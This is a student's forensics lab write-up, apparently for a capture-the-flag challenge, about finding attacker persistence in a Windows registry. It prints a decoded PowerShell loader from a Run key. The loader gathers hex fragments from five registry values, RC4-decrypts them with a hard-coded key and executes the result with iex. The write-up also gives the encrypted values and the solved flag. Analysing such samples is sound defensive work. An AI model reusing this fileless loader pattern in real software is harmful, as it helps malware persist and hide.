Digital Forensics
Lab 15


Abdul Sami Qasim
22i-1725
CY-D

Scenario:

You've been tasked with investigating a breach in a corporate network. The attacker has covered their tracks well, leaving minimal evidence behind.

- Analyze the registry file to uncover how the attacker maintained persistence.
- Identify and extract the malicious artifact referenced in the registry.
- Retrieve the flag hidden within the attacker's persistence mechanism.

Artifacts:



This is an encoded script in the SOFTWARE\Windows\Run

This is the decoded script:

```
function encr {
   param(
      [Byte[]]$data,
      [Byte[]]$key
    )

   [Byte[]]$buffer = New-Object Byte[] $data.Length
   $data.CopyTo($buffer, 0)

   [Byte[]]$s = New-Object Byte[] 256;
   [Byte[]]$k = New-Object Byte[] 256;

   for ($i = 0; $i -lt 256; $i++)
   {
      $s[$i] = [Byte]$i;
      $k[$i] = $key[$i % $key.Length];
   }
```

```
    $j = 0;
    for ($i = 0; $i -lt 256; $i++)
    {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
    }

    $i = $j = 0;
    for ($x = 0; $x -lt $buffer.Length; $x++)
    {
        $i = ($i + 1) % 256;
        $j = ($j + $s[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        [int]$t = ($s[$i] + $s[$j]) % 256;
        $buffer[$x] = $buffer[$x] -bxor $s[$t];
    }

    return $buffer
}


function HexToBin {
    param(
    [Parameter(
        Position=0,
        Mandatory=$true,
        ValueFromPipeline=$true)
    ]
    [string]$s)
    $return = @()

    for ($i = 0; $i -lt $s.Length ; $i += 2)
    {
        $return += [Byte]::Parse($s.Substring($i, 2),
[System.Globalization.NumberStyles]::HexNumber)
    }

    Write-Output $return
}
```

```
[Byte[]]$key = $enc.GetBytes("Q0mmpr4B5rvZi3pS")
$encrypted1 = (Get-ItemProperty -Path HKCU:\SOFTWARE\ZYb78P4s).t3RBka5tL
$encrypted2 = (Get-ItemProperty -Path HKCU:\SOFTWARE\BjqAtIen).uLltjjW
$encrypted3 = (Get-ItemProperty -Path
HKCU:\SOFTWARE\AppDataLow\t03A1Stq).uY4S39Da
$encrypted4 = (Get-ItemProperty -Path HKCU:\SOFTWARE\Google\Nv50zeG).Kb19fyhl
$encrypted5 = (Get-ItemProperty -Path HKCU:\AppEvents\Jx66ZG0O).jH54NW8C
$encrypted =
"$($encrypted1)$($encrypted2)$($encrypted3)$($encrypted4)$($encrypted5)"
$enc = [System.Text.Encoding]::ASCII
[Byte[]]$data = HexToBin $encrypted
$DecryptedBytes = encr $data $key
$DecryptedString = $enc.GetString($DecryptedBytes)
$DecryptedString|iex
```

The variables are getting taken from the registry, retrieving those values.

- Encrypted1
  F844A6035CF27CC4C90DFEAF579398BE6F7D5ED10270BD12A661DAD041
  91347559B82ED546015B07317000D8909939A4DA7953AED8B83C0FEE4EB
  6E120372F536BC5DC39
- Encrypted2
  CC19F66A5F3B2E36C9B810FE7CC4D9CE342E8E00138A4F7F5CDD9EED9
  E09299DD7C6933CF4734E12A906FD9CE1CA57D445DB9CABF850529F584
  5083F34BA1
- Encrypted3
  C08114AA67EB979D36DC3EFA0F62086B947F672BD8F966305A98EF93AA3
  9076C3726B0EDEBFA10811A15F1CF1BEFC78AFC5E08AD8CACDB323F44B
  4D
- Encrypted4
  D814EB4E244A153AF8FAA1121A5CCFD0FEAC8DD96A9B31CCF6C3E3E03
  C1E93626DF5B3E0B141467116CC08F92147F7A0BE0D95B0172A7F34922D
  6C236BC7DE54D8ACBFA70D1
- Encrypted5
  84AB553E67C743BE696A0AC80C16E2B354C2AE7918EE08A0A3887875C83
  E44ACA7393F1C579EE41BCB7D336CAF8695266839907F47775F89C1F170
  562A6B0A01C0F3BC4CB

This is the flag we got:

HTB{g0ld3n_F4ng_1s_n0t_st34lthy_3n0ugh}

To get this, I changed the script into python, made some changes and ran it.